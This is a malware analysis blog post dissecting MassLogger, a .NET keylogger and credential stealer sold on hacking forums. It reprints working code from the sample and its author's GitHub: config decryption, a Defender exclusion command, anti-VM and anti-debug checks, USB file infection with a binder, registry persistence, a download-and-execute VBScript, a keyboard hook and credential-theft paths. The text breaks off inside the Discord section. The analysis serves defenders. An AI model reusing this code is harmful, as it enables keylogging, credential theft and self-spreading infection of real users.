MassLogger - Frankenstein's Creation

June 10, 2020 - Reading time: 35 minutes

An in-depth look into a new piece of malware named MassLogger. We'll look at what functions it has and how they're achieved, while also describing its control flow and source code.

Foreword

I am back with another malware analysis post. I apologise for the time in between posts, I have been busy working on my threat tracker (threatshare). This post took some time to put together, and I would like to say a huge shoutout to Casperinous for his time and effort helping me find the correct samples and aiding in the analysis of this piece of malware and a huge thank you to Steve Ragan (twitter) who edited and reviewed this post!

Overview

In the space of commercial malware we see a lot of names coming and going. One of the recent pieces of malware that has popped up is MassLogger. MassLogger has been created by an actor named NYANxCAT who is very active in the underground community. This actor has published a lot of malicious code under the guise of "educational" purposes to Github. But now this veil of education has fallen away, and NYANxCAT is selling their malware on some entry-level hacking forums. Here's the thread (link). Here are a few excerpts from their main thread.

Browsers: Firefox, Chrome, Opera, Yandex, 360 Browser, QQ Browser, Edge Chromium, Comodo Dragon, CoolNovo, SRWare Iron, Torch Browser, Brave Browser, Iridium Browser, 7Star, Amigo, CentBrowser, Chedot, CocCoc, Elements Browser, Epic Privacy Browser, Kometa, Orbitum, Sputnik, uCozMedia, Vivaldi, Sleipnir 6, Citrio, Coowon, Liebao Browser, QIP Surf

Apps: Windows Serial Key, Telegram, Discord, NordVPN, FileZilla, Thunderbird, Foxmail, Outlook, Pidgin

Delivery: Secure PHP Panel & FTP & Email

Anti's: Honeypot, VMware, Sandboxie, Debug, MemoryScan

Functionality

We see the actor advertising plenty of functionality along with the programs MassLogger can steal from and how the malware will attempt to avoid various analysis methods.

TOS

By using MassLogger, you are agreeing to the following:

1. I am (MassLogger author) not responsible for any actions, and or damages, caused by MassLogger. You (the customer) holds full responsibility for your actions.
2. You may only use the MassLogger features with an agreement between you and your clients.
3. Distribute binary files of MassLogger with the intention of causing harm and compromising privacy is highly illegal.
4. Sharing bin or key is not allowed. If you want to sell/transfer your key then please contact me first.
5. All sales are final. No refunds will be given.
6. You are not allowed to post problems on the thread or sales trash. If you have problems then kindly contact me on discord or PM.
7. Support can be refused if the customer is being disrespectful and rude
8. I have the right to end the project at any time without any notice.
9. Breaking the TOS will result in an immediate license ban.
10. I reserve the right to modify these terms of use at any time without warning or notice.

By buying MassLogger, you automatically agree to the above.

TOS

There is also the inclusion of a classic TOS that the author thinks will cover themself if they get into trouble (it won't). Along with making sure that no one can get refunds or "trash" their "sales thread". The beginning price of MassLogger is $30 for 3 months of use along with the option of $50 for lifetime use. When MassLogger is purchased, the author will provide a builder for use. They have posted a promotional video which I have re-uploaded so as to not give the creator any potential advertisement.

Take notes of the options available in the builder, as I will be referencing how this functions, and how the malware determines what functionality it should use.

MassLogger

MassLogger is written in .NET, which uses managed code. I can reverse the sample with relative ease, and get a close to source code representation of the binary. But like any malware, the creator has used packers and other tools to try to obfuscate their code. So it helps that the creator is a big fan of sharing his code on sites like GitHub. To achieve some of the functionality in MassLogger, the creator has copied and pasted his code from GitHub and frankensteined it together to create MassLogger. Because of this, we can use the code he has publicly shared, to get an idea of what things looked like before compilation.

Thanks to Casperinous I was also able to get a sample of MassLogger that didn't have as much obfuscation as other samples. This sample is what I'll be using for my analysis of the final MassLogger payload. Looking at the comparison, it was still somewhat obfuscated. Here is the before and after of the sample once de4dot was used on it.

de4dot before & after

Once I had used de4dot on the binary I then began to go through the sample and rename methods, functions, classes until the names painted a picture of what was going on within the sample. Let's take a look at the main function, we can see that the creator has used some techniques to make it harder to follow the control flow of the program. Here's what the first few lines of main looks like.

```
public void MainFunction()
{
    int num = 24;
    for (;;)
    {
        IL_445:
        if (!Main.InitializeSettings())
        {
            goto IL_415;
        }
        int num2 = 23;
        if (!Main.Class2_0IsNull())
        {
            goto IL_C4;
        }
        for (;;)
        {
            IL_373:
            ThreadStart start;
            ThreadStart start2;
            ThreadStart start3;
            ThreadStart start4;
            switch (num2)
            {
            case 0:
                goto IL_2B6;
            case 1:
                start = (Main.<>c.<>9__1_0 = delegate()
                {
```
Main

The sample makes use of *goto* statements to jump around the program making it harder to trace. The developer also creates wrappers for function calls so that you have to take one extra step to get to the desired function. There are other techniques used to make the reversal harder, but I will cover them later in this article. In the image above, you'll notice that once we enter the for loop, the program will then call *InitializeSettings*. This function will decrypt the malware's configuration. The configuration is used to determine what functionality is used, along with other important information. Here is a list (link) of the functionality I have discovered.

Config Decryption

MassLogger determines its functionality through an internal config that returns values according to the functionality selected in the building stage. Because the creator does not want you to be able to easily extract the config, he has used some methods to encrypt the config and then decrypt it during runtime. Looking at the config section in dnspy, we see that there are a lot of strings which appear to be base64 encoded.

```
Settings.EnableMutex = "TKa0Tw7xbiID56ETKMF9eVCSAyjISvJRIBRBIw0hwmf+nXAfnoxEpLNYZXXpEZr8IgconN0Y1rPzMPhWA4xwXw==";
Settings.EnableAntiSandboxie = "w0v6S/vWOTW0eUW/Ul/vBdGyqFkb7L2BSy0ZDFkpQMb9AOdN7LigMdjPPq8jFGwbEUrW5hPwoi1FoKJBk6TKnw==";
Settings.EnableAntiVMware = "67U69M0MCZUSdmfJda4QhL6N4sxvFMsQ1OWipL6iJ2uQSKjg/XUHKvdimkns9RMDnK/hmvN2nWMhDwWw8NHYfw==";
Settings.EnableAntiDebugger = "8eCCmFIW9uiMXxe7WyCA+6xvLzhDl5aBhe5pe7FfUQ9T1Bzu+MrdMed6/IQr5VQdWvAbKW4jQgwOWOlPJ6M+6w==";
Settings.EnableWDExclusion = "7NFfN+Y1tflmp6rAqdnjK7DMLKTY8UDIaf+ZdjmXIvL2m9xW9TajIw6VhOJBv9W1zCtRK7nFm4fk4rekoaotVQ==";
Settings.EnableSearchAndUpload = "gus0WI8Gwn6P9dxv11srjamK4VMbWt/Cu1ba3W1il+s52mo+CNJ3AUgf7DqvrTSFlnFhYpZKUlO/O9vV3EDS5g==";
Settings.EnableSpreadUsb = "V6uTlh4SFQ0bBcSLRu1rdu19AknCoSkRRZvgGrSHaKMuBKUOBkDK6bNVFnXOczo0wt5PP048jOlfFR3gijC0Ng==";
Settings.EnableKeylogger = "qmiwFIGKSfzTb4k5IowH1eCD/ktbfgJnqiRPrPICUkYauc60j3C0REGOrIP7/929x5te+o8UqKXvOMRWDnCrWA==";
Settings.EnableBrowserRecovery = "FLydLAJjmljEsI5cF8nQErYYOkT0T1CP//Q7gj/TJ8pBygm6SBmilzLh9hHTy/3hNgquQb8/UXlRmnbxvvnHiw==";
Settings.EnableScreenshot = "oWqaXMgBUwo12VQEyLu+q+1pxXijBXboyYa6WdYxmK9ZuqiKV0I/0JrxLmsFyKBJGjtMqWGkhfqFWDLVuID39A==";
Settings.EnableForceUac = "Pki0MTcYe0b+8dGKEnQ5lTeHywfkIsR4tGgUGRbzmwCcRkls+NGP+rYOGS+Wr0BNkcKAkddwpQljMkPDGquYjw==";
Settings.EnableBotKiller = "3T4K07dOxz6j7FYaiJbs9aw5AYXn5b13OZKzbnA2EuxEwTdp2R7JKk9Z5oQadAoG8rFv7BCOB6sQswBa5fU3Zw==";
Settings.EnableDeleteZoneIdentifier = "V/GJJstJfMFDvGPKFnceEJl574r+QXoJFnWYYoRsy0bI6HLlFPWTV9dHto3PN9ypXZ7FxphAGl8Rcr1VdLQQyQ==";
Settings.EnableMemoryScan = "xRfKauiBPlCCe0A1qcFgUuA7jUnRBMvyRB0XDWdBhmNIcRrPniJm+nnVi3bhZkVNcmfdJwilRNouOFf+2Mrxow==";
Settings.ExectionDelay = "6tZEKYcOv5c0l4MzFKIyg9sEkejqp5o3SAiIirSKCwhYrfZbykb8xZjQQYZ0RahYlaTypSWGzMUarUA30FkRjA==";
```

Encrypted config strings

Here is a full list of all the config variable names (link). MassLogger initializes a bunch of empty strings that will then be populated by the config decrypt function.

```
// Token: 0x040000B9 RID: 185
public static string Key;

// Token: 0x040000BA RID: 186
public static string Version;

// Token: 0x040000BB RID: 187
public static string FtpEnable;

// Token: 0x040000BC RID: 188
public static string FtpHost;
```

Empty config strings

The decryption function which I have named *InitializeSettings,* looks like this. We can see that it initially gets the key and then uses it to create an AES object for decryption.

```
public static bool InitializeSettings()
{
    try
    {
        Settings.Key = Settings.GetString(Settings.EncodingUTF8(), Convert.FromBase64String(Settings.Key));
        int num = 8;
        for (;;)
        {
            IL_F8:
            AES aes = new AES(Settings.Key);
            Settings.Version = aes.AESGetString(Settings.Version);
            Settings.FtpEnable = Settings.AESDecrypt(aes, Settings.FtpEnable);
            Settings.FtpHost = Settings.AESDecrypt(aes, Settings.FtpHost);
            Settings.FtpUser = Settings.AESDecrypt(aes, Settings.FtpUser);
            Settings.FtpPass = Settings.AESDecrypt(aes, Settings.FtpPass);
            Settings.FtpPort = Settings.AESDecrypt(aes, Settings.FtpPort);
            Settings.EmailEnable = Settings.AESDecrypt(aes, Settings.EmailEnable);
            Settings.EmailAddress = Settings.AESDecrypt(aes, Settings.EmailAddress);
```


Initialize settings

Here we can see an important function named *AESGetString.* This function is used to decrypt all config strings. After this function is used to decrypt the sample version another function named *AESDecrypt* is used. *AESDecrypt* is a wrapper to call *AESGetString* with the provided AES object. Let's take a look at *AESGetString* as it seems to be what is handling the decryption of the config strings.

```
public string AESGetString(string string_0)
{
    return AES.GetString(Encoding.UTF8, this.Decrypt(Convert.FromBase64String(string_0)));
}
```

AESGetString

On the right hand side of the parameters provided to the *GetString* function, we can see that initially, the config string is Base64 decoded and then passed into a decrypt function. Because AES uses a key to be able to decrypt its config, I have set a breakpoint at the return of a string from the *Decrypt* function. This will allow me to inspect the AES object which will contain the decryption key which was being created at the start of *InitializeSettings*.



Decrypt key

Within the AES object the key is a byte variable named *_key* this variable contains what we are looking for. The IV is also generated each time the decrypt function is called and using these two pieces of information I have then created a simple config decryption script in CyberChef (link).

Recipe

From Base64

Alphabet
A-Za-z0-9+/=

Remove non-alphabet chars

AES Decrypt

Key
0xAC, 0x76, 0xA0, 0x63, 0xF0, 0x87, 0xCD, 0x34, 0x9D, 0xB8, 0x6D, 0x6E, 0x7A, 0xB9, 0x6C, 0x45, 0x51, 0xE3, 0x55, 0xAA, 0x05, 0x1A, 0x10, 0x4B, 0x6C, 0x5B, 0xE4… HEX

IV
0x73, 0xED, 0x07, 0x12, 0xE4, 0xCA, 0x91, 0x6A, 0x10, 0xC4, 0xEB, 0xE2, 0x86, 0xE4, 0x4D, 0xB6 HEX

Mode
CBC

Input
Raw

Output
Raw

GCM Tag HEX

Strings

Encoding
Single byte

Minimum length
4

Match
Alphanumeric + punctuation (A)

Display total

CyberChef recipe

Here is a link to the recipe which can be used to decrypt the config of this version of MassLogger. Now that I have a recipe to decrypt the MassLogger config strings, let's try and use it to decrypt the version of this sample.

Input

length: 108
lines: 1

fmJacxGkklX9CZZHZNle94V7SsID9i4twAg+3p0z+OZTkRS3+6KXiuLj0QkVE2s8WgFRJYNbe/pQ8PO5lgNPE6Wtb1lphqfAJR7twjMOjNM=

Output

time: 1ms
length: 20
lines: 2

MassLogger v1.2.1.0

Decrypted version

Along with the version, I can also determine other parts of the config. I can see what functionality the builder has enabled/disabled, along with credentials used for SMTP/FTP exfiltration. Luckily, checking some of the config strings, we can see that anti debug and anti-vm are disabled, which will reduce a lot of hassle trying to reverse and debug the sample.

Windows Defender Exclusion

Once the config has been decrypted the malware then grabs some information about the PC and runs mutex. After this, if the Windows Defender exclusion functionality is enabled in the config, and the malware is running as admin then the malware will attempt to add itself into Windows Defender's exclusions.

```
if (!WDE.ToBoolean(Settings.EnableWDExclusion))
{
    StreamWriter streamWriter = new StreamWriter(WDE.PathCombine(WDE.FullName(Settings.MainDirectory), "Log.txt"), true);
    try
    {
        WDE.WriteLine(streamWriter, "\n### WD Exclusion ###");
        WDE.WriteLine(streamWriter, "Disabled");
        return;
    }
    finally
    {
        if (streamWriter != null)
        {
            WDE.Dispose(streamWriter);
        }
    }
}
if (!WDE.IsRunAsAdmin())
{
    StreamWriter streamWriter2 = new StreamWriter(WDE.PathCombine(WDE.FullName(Settings.MainDirectory), "Log.txt"), true);
    try
    {
        WDE.WriteLine(streamWriter2, "\n### WD Exclusion ###");
        WDE.WriteLine(streamWriter2, "Not running as admin!");
        return;
    }
    finally
    {
        if (streamWriter2 != null)
        {
            WDE.Dispose(streamWriter2);
        }
    }
}
```

Windows Defender Exclusion Checks

Most of the functions in MassLogger will document if they're enabled within the log file, along with any necessary environment options required for the functionality to succeed. If you look at the above image, on the second line you'll see that MassLogger has some dynamic settings that are set during runtime. One of these is the *MainDirectory* variable that'll be set to the directory containing the running malware. If the checks fail, then it's logged and the function returns. If the checks succeed then MassLogger will add itself to exclusions.

```
new PSProcessStart(WDE.CombineObjects("Add-MpPreference -ExclusionPath '", WDE.ApplicationExecutablePath(), "'"));
using (StreamWriter streamWriter3 = new StreamWriter(WDE.PathCombine(WDE.FullName(Settings.MainDirectory), "Log.txt"), true))
{
    streamWriter3.WriteLine("\n### WD Exclusion ###");
    WDE.WriteLine(streamWriter3, WDE.Combine("Done! ", WDE.ApplicationExecutablePath()));
}
```

Exclusion

A new object is created named *PSProcessStart.* This is an object that will start a powershell process according to the provided variables. After this there's a call to *CombineObjects* to combine the provided strings. To add an exclusion to Windows Defender through PowerShell, you must make use of the *Add-MpPreference* cmdlet. This cmdlet allows you to add preferences to Windows Defender, one of these being *ExclusionPath,* which will exclude the given path from Windows Defender scans. Once this exclusion has been successfully added, then the success is logged and the function returns.

Antis

MassLogger uses a few techniques to hide and interrupt analysis. These range from anti-VM to anti-debug and anti-sandboxie.

Let's first take a look at the anti-debugger, this is the flow that will be used if the setting is enabled.

```
IL_9C:
Antis.ExitSelfDestruct();
goto IL_B2;
IL_94:
if (this.DebuggerPresent())
{
    goto IL_9C;
}
```

Anti-Debugger

We will arrive at *IL_94* if the anti-debugger setting is enabled. Then there is an if statement that calls a function I have named *DebuggerPresent.* If this function returns true, then the program goes to *IL_9C* which as you can see above will make the malware exit and self-destructs. Taking a look into *DebuggerPresent* we can see a simple call.

```
bool flag;
Antis.CheckRemoteDebuggerPresent(Antis.Handle(Process.GetCurrentProcess()), ref flag);
```

Check Remote Debugger Present

MassLogger has imported the *CheckRemoteDebuggerPresent* from kernel32.dll and used it with parameters of a handle to the current running process and a referall to an empty boolean. The flag is then returned and the result of the API call is used in the previously mentioned if statement. This check is going to exit the process if a debugger is present. Although in theory this may work for someone new to debugging and reversing malware, in practice this function can just be removed so that I didn't have to actually deal with it trying to hinder my analysis.

```
if (!this.AntiVM())
{
    goto IL_1D;
}
goto IL_D6;
```

AntiVM

In the image above you can see that *AntiVM* is called within an if statement. The result of the function will either cause us to go to *IL_1D* or *IL_D6. IL_D6* calls the *ExitSelfDestruct* function to exit the program and *IL_1D* will continue with the flow of the program. Let's take a look at some of the methodology of the AntiVM.

```
private static bool DetectVirtualMachine()
{
    using (var searcher = new ManagementObjectSearcher("Select * from Win32_ComputerSystem"))
    {
        using (var items = searcher.Get())
        {
            foreach (var item in items)
            {
                string manufacturer = item["Manufacturer"].ToString().ToLower();
                if ((manufacturer == "microsoft corporation" && item["Model"].ToString().ToUpperInvariant().Contains("VIRTUAL"))
                    || manufacturer.Contains("vmware")
                    || item["Model"].ToString() == "VirtualBox")
                {
                    return true;
                }
            }
        }
    }
    return false;
}
```

Detect Virtual Machine

This is the original code from the creators' GitHub. It utilises the *ManagementObjectSearcher* class to be able to query information about the PC through WMI. It selects everything from *Win32_ComputerSystem,* and then iterates through the retrieved items. In each item, it checks the manufacturer and converts it to a lowercase string. This string is then compared to "microsoft corporation".

Models are also queried if they contain "VIRTUAL". After these two checks there are two more checks if the manufacturer contains the "vmware" string and if the model string is equal to "VirtualBox". These checks will determine whether the sample is running within either VMware or VirtualBox environments. If this function returns true within the malware then the program will exit and delete itself.

```
private static bool DetectSandboxie()
{
    if (GetModuleHandle("SbieDll.dll").ToInt32() != 0)
        return true;
    else
        return false;
}
```

Detect Sandboxie

This check is called and if the result is true then the program will self-destruct like it does with the other VM checks. The chosen methodology of checking if Sandboxie is running is to try to get a module handle for a DLL that runs within Sanboxie. If this handle fails (returns 0) then the function will return false indicating that the program is not running within Sandboxie.

USB Spread

The author of MassLogger has tried to pack in as much functionality as possible. One of these functions is to spread via connected USB. This is an old technique, but may prove to be quite effective given the right victim. This functionality is again enabled within the builder. The malware will check whether the functionality has been enabled and if so it'll jump into the first method within the USB spreader class. Again looking at the creators GitHub page we can get the original code. The first thing the function does is run the *Initialize* function. Within the *Initialize* function it calls *ExplorerOptions.*

```
public static void ExplorerOptions()
{
    try
    {
        RegistryKey key = Registry.CurrentUser.OpenSubKey(@"Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced", true);
        if (key.GetValue("Hidden") != (object)2)
            key.SetValue("Hidden", 2);
        if (key.GetValue("HideFileExt") != (object)1)
            key.SetValue("HideFileExt", 1);
    }
    catch (Exception ex)
    {
        Debug.WriteLine("ExplorerOptions: " + ex.Message);
    }
}
```

Explorer Options

This function makes sure that explorer doesn't display extensions, hidden folders or files. Once these settings are confirmed it'll go on to look through the attached drives, checking whether they are a removable USB.

```
foreach (DriveInfo usb in DriveInfo.GetDrives())
{
    try
    {
        if (usb.DriveType == DriveType.Removable && usb.IsReady)
        {
            if (!Directory.Exists(usb.RootDirectory.ToString() + Settings.WorkDirectory))
            {
                Directory.CreateDirectory(usb.RootDirectory.ToString() + Settings.WorkDirectory);
                File.SetAttributes(usb.RootDirectory.ToString() + Settings.WorkDirectory, FileAttributes.System | FileAttributes.Hidden);
            }

            if (!Directory.Exists((usb.RootDirectory.ToString() + Settings.WorkDirectory + "\\" + Settings.IconsDirectory)))
                Directory.CreateDirectory((usb.RootDirectory.ToString() + Settings.WorkDirectory + "\\" + Settings.IconsDirectory));

            if (!File.Exists(usb.RootDirectory.ToString() + Settings.WorkDirectory + "\\" + Settings.LimeUSBFile))
                File.Copy(Application.ExecutablePath, usb.RootDirectory.ToString() + Settings.WorkDirectory + "\\" + Settings.LimeUSBFile);

            if (!File.Exists(usb.RootDirectory.ToString() + Settings.WorkDirectory + "\\" + Settings.PayloadFile))
                File.WriteAllBytes(usb.RootDirectory.ToString() + Settings.WorkDirectory + "\\" + Settings.PayloadFile, Properties.Resources.Payload);

            CreteDirectory(usb.RootDirectory.ToString());
            InfectFiles(usb.RootDirectory.ToString());
        }
    }
    catch (Exception ex)
    {
        Debug.WriteLine("Initialize " + ex.Message);
    }
}
```

USB Spread

Once it finds a removable USB, it'll search its directory checking if the work directory exists, if not then it'll create this directory with its display hidden. It will then check if within this work directory another directory exists that'll contain all of the icons used for spreading. If the directory doesn't exist it'll create it. Again it will check if the malware exists within this work directory, if not it will copy itself into the work directory. Lastly it then checks whether the payload is within the directory, if not it'll drop the payload into the directory. Let's take a look at the payload.

```
using System;
using System.Diagnostics;
using System.Reflection;
using System.Runtime.InteropServices;

[assembly: AssemblyTrademark("%Lime%")]
[assembly: Guid("%Guid%")]

static class %LimeUSBModule%
{
    public static void Main()
    {
        try
        {
            System.Diagnostics.Process.Start(@"%File%");
        }
        catch { }
        try
        {
            System.Diagnostics.Process.Start(@"%USB%");
        }
        catch { }
        try
        {
            System.Diagnostics.Process.Start(@"%Payload%");
        }
        catch { }
    }
}
```

USB Spread Payload

This payload is what we commonly refer to in malware as a binder, it will run the original file and the malware. Making it seem as though the program runs what the user expects along with the malware hidden in the background. Once this is done the spreader will begin to infect all the files within the USB.

```
public static void InfectFiles(string path)
{
    foreach (var file in Directory.GetFiles(path))
    {
        try
        {
            if (CheckIfInfected(file))
            {
                ChangeIcon(file);
                File.Move(file, file.Insert(3, Settings.WorkDirectory + "\\"));
                CompileFile(file);
            }
        }
        catch (Exception ex)
        {
            Debug.WriteLine("InfectFiles " + ex.Message);
        }
    }

    foreach (var directory in Directory.GetDirectories(path))
    {
        if (!directory.Contains(Settings.WorkDirectory))
            InfectFiles(directory);
    }
}
```

Infect Files

The function recursively iterates through all of the files on the USB, checking whether they have been infected. If not, then the file will have its icon extracted to the icons directory within the hidden work folder on the USB. The malware then moves the file into the hidden work directory and compiles a replacement that uses the same icon as the original file, along with commands to open the original file from within the work directory whilst also running the payload. This means that all the files will be replaced on the USB with infected versions that will then be run if the infected user shares the USB with anyone.

Persistence

MassLogger offers the user the ability to maintain persistence on the infected machine. This is achieved by making sure that the malware runs on boot. Looking in the malware for this, there is a class dedicated to it that is only called if the functionality is enabled within the config. The first thing it does is get the folder that the malware is going to be copied to. Stereotypically this is within AppData.

```
FileInfo fileInfo = new FileInfo(Path.Combine(Persistence.smethod_1(Settings.InstallFolder), Settings.InstallSecondFolder, Settings.InstallFile));
```

Install Folder

It'll then get the executable path and check whether the install path matches the current running program's path. If they do not match then we get all running processes. Iterating through each process checking if the processes' file name matches the current running process. If so then it'll kill the running process. After this the malware checks if the program is running as admin, if it isn't then it'll use the following to open a registry key.

```
registryKey = Persistence.OpenSubKey(Registry.CurrentUser, Strings.StrReverse("\\nuR\\noisreVtnerruC\\swodniW\\tfosorciM\\erawtfoS"),
  RegistryKeyPermissionCheck.ReadWriteSubTree);
```

Open Sub Key

Reversing the used string we get: "Software\\Microsoft\\Windows\\CurrentVersion\\Run\\". This is the key used to determine what files are used for startup. MassLogger sets the registry key to the location of the copied file in AppData.

```
Persistence.SetValue(registryKey, Persistence.GetFileNameWithoutExtension(Persistence.FullName(fileInfo)), Persistence.Combine("\"", fileInfo.FullName, "\""));
```

Set Registry Key

Once this has been done the MassLogger will read all bytes of the original file and then write them to the install folder found within the config. A setting is then checked to see whether MassLogger should delete the zone identifier for the newly written binary in AppData, which will cause forensics on the file to be slightly more difficult.

MassLogger then creates a directory for a batch file within AppData, here is the directory it generated for me: "C:\Users\admin\AppData\Local\Temp\tmpD8A7.tmp.bat". A stream writer is then created for the generated file and the following is written to it.

```
@echo off
timeout 3 > NUL
START "" "C:\Users\admin\AppData\Roaming\Xerhtzlys\Jvbdhu"
CD C:\Users\admin\AppData\Local\Temp\
DEL "tmpD8A7.tmp.bat" /f /q
```

Batch Script

@echo off is just an indicator to not output the used commands, then the script waits 3 seconds by using the *timeout* command. Once this has been done we see the *START* command being used to run the new copied file in AppData. The batch script then *CD*'s into the directory containing the batch script and deletes itself.The batch script is then run by the malware with a hidden window, once this has been done then the malware will exit.

Download & Execute

MassLogger first initialises some settings for the function.

```
static Downloader()
{
    Downloader.smethod_25();
    Downloader.Url = Settings.DownloaderUrl;
    Downloader.Filename = Settings.DownloaderFilename;
    Downloader.DownloadedFileFullPath = (Downloader.DownloadedFileFullPath = Downloader.PathCombine(Downloader.GetTempPath(), Downloader.Filename));
}
```

Downloader Settings

Once these have been set MassLogger will go on to check if the downloader setting has been enabled along with if the *DownloaderOnce* setting is enabled. MassLogger doesn't use a recurring call to a C2 to get the file to download, and instead will ask for a URL upon building. The malware checks the location of where it would download a file to, if a file doesn't exist, it'll create a HTTP GET request to the download link found in the config. If the download fails, then this'll be logged and the function will return. If not, then the malware will get the response from the request and copy it to a memory stream. This memory stream is then written to a file stream which is located in the download path from the config.

Once this has been accomplished MassLogger proceeds to create a VB script within the temp folder and begin writing to it.

```
CreateObject("WScript.Shell").Run "C:\Users\admin\AppData\Local\Temp\Czlfk", 0
CreateObject("Scripting.FileSystemObject").DeleteFile("C:\Users\admin\AppData\Local\Temp\Czlfk.vbs")
```

Downloader VB Script

This script will run the downloaded file and then delete itself. The malware creates a process to run this script and then logs that it has successfully ran the downloaded file.

Keylogger

MassLogger's main feature is its keylogger. We begin with the usual check to see if the keylogger has been enabled, and if it has, we then jump into an endless for loop. The keylogger uses a string builder to log any key presses. Thanks to the very generous creator of this malware we can simply check his GitHub to find the full source of the keylogger. The first important thing the keylogger does is create a low level keyboard process. This is set to *HookCallback.* This function will take key presses and translate them into strings that can be written to the string builder.

```
private static IntPtr HookCallback(int nCode, IntPtr wParam, IntPtr lParam)
{
    if (nCode >= 0 && wParam == (IntPtr)WM_KEYDOWN)
    {
        int vkCode = Marshal.ReadInt32(lParam);
        bool capsLock = (GetKeyState(0x14) & 0xffff) != 0;
        bool shiftPress = (GetKeyState(0xA0) & 0x8000) != 0 || (GetKeyState(0xA1) & 0x8000) != 0;
        string currentKey = KeyboardLayout((uint)vkCode);

        if (capsLock || shiftPress)
        {
            currentKey = currentKey.ToUpper();
        }
        else
        {
            currentKey = currentKey.ToLower();
        }

        if ((Keys)vkCode >= Keys.F1 && (Keys)vkCode <= Keys.F24)
            currentKey = "[" + (Keys)vkCode + "]";

        else
        {
            switch (((Keys)vkCode).ToString())
            {
                case "Space":
                    currentKey = "[SPACE]";
                    break;
                case "Return":
                    currentKey = "[ENTER]";
                    break;
```

Hook Callback

Within *HookCallback* we see a few checks and then some flags set to whether the caps lock or shift button are pressed on the keyboard. The current key is mapped from another function, and checked to see if it should be logged as a special key e.g the enter key, or if it should be uppercase because of caps lock or the shift button being used. Before the key is written to the log the malware will get the current window title and log, it if it has changed.

```
private static IntPtr SetHook(LowLevelKeyboardProc proc)
{
    using (Process curProcess = Process.GetCurrentProcess())
    {
        return SetWindowsHookEx(WHKEYBOARDLL, proc, GetModuleHandle(curProcess.ProcessName), 0);
    }
}
```

Set Hook

The author chooses to use a very common method of implementing a keylogger by calling the windows API *SetWindowsHookEx* using the *WHKEYBOARDLL,* which will get low-level keyboard events. The handle is then passed to the current process.

Bot Killer

If the infected user has managed to install malware once, then it is likely that they have infected themselves multiple times. The author of MassLogger knows this, and doesn't want his malware to be sharing an infected system with other malware. He has included a "BotKiller" which is a piece of code that will look for and remove malware. This functionality is usually uncommon due to most competing malware having reasonably good methods of hiding themselves. Again this functionality is optional and if enabled then the function will be run. Let's take a look again at the creators GitHub where he has pasted the source code for their "BotKiller".

```
public static void RunBotKiller()
{
    foreach (Process p in Process.GetProcesses())
    {
        try
        {
            if (Inspection(p.MainModule.FileName))
                if (!IsWindowVisible(p.MainWindowHandle))
                {
                    RemoveFile(p);
                }
        }
        catch (Exception ex)
        {
            Debug.WriteLine("RunBotKiller: " + ex.Message);
        }
    }
}
```

Run Botkiller

The main function is *RunBotkiller,* which will go through all running processes and then call the *Inspection* function on them.

```
private static bool Inspection(string threat)
{
    if (threat == Process.GetCurrentProcess().MainModule.FileName) return false;
    if (threat.StartsWith(Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData))) return true;
    if (threat.StartsWith(Environment.GetFolderPath(Environment.SpecialFolder.UserProfile))) return true;
    if (threat.Contains("wscript.exe")) return true;
    if (threat.StartsWith(Path.Combine(Path.GetPathRoot(Environment.SystemDirectory), "Windows\\Microsoft.NET"))) return true;
    return false;
}
```

Inspection

First the inspection function checks whether the inspected file is itself. Then the file directory is compared to application data and user profile directories, if the file is within these directories then it is labeled as a threat. Next the filename is compared to *wscript.exe* which is used to run VB scripts. Lastly the location of the file is again compared with another folder and if the file's location begins with this directory then it is labeled a threat. This method of detecting possible threats is very problematic and I'm sure will cause false positives. If the file has been labeled a threat by *Inspection* it will be checked to see whether its window is visible. If not then *RemoveFile,* will be called which will kill the process, remove it from startup in the registry and then delete the file off disk.

Password Recovery

MassLogger supports many programs that it can steal credentials from. I'll concentrate on the more commonly used programs, as the author has implemented the same methodology of retrieving credentials for multiple programs. The first program MassLogger attempts to steal from is Telegram. MassLogger starts by getting the following directory: "C:\Users\admin\AppData\Roaming\Telegram Desktop\tdata" and checking if it exists. If it does exist then the malware will begin to zip the files within this directory and write the following to the log: "Usage: Download 'Telegram Desktop' and unzip all files in 'Telegram.zip' to AppData\\Roaming\\Telegram Desktop\\tdata"

Next up is Pidgin, it begins by checking if the stealer setting is enabled. Like Telegram the malware gets the following directory: "C:\Users\admin\AppData\Roaming\.purple\accounts.xml" and checks if it exists. If the file does exist, it is read using an XML node and the contents are written to the log.

Once Pidgin has been stolen from MassLogger will then go after FileZilla. Like the previous programs malware will get the following directories: "C:\Users\admin\AppData\Roaming\FileZilla\recentservers.xml" and "C:\Users\admin\AppData\Roaming\FileZilla\sitemanager.xml". Once these have been checked to exist then the function will once again use an XML node to iterate through them and write the credentials into the log.

Discord is the next target of the malware, the creator has the code for this function on his GitHub so I'll look there to reverse it.

```
private List<string> SearchForFile()
{
    List<string> ldbFiles = new List<string>();
    string discordPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\discord\\Local Storage\\leveldb\\";

    if (!Directory.Exists(discordPath))
    {
        Console.WriteLine("Discord path not found");
        return ldbFiles;
    }

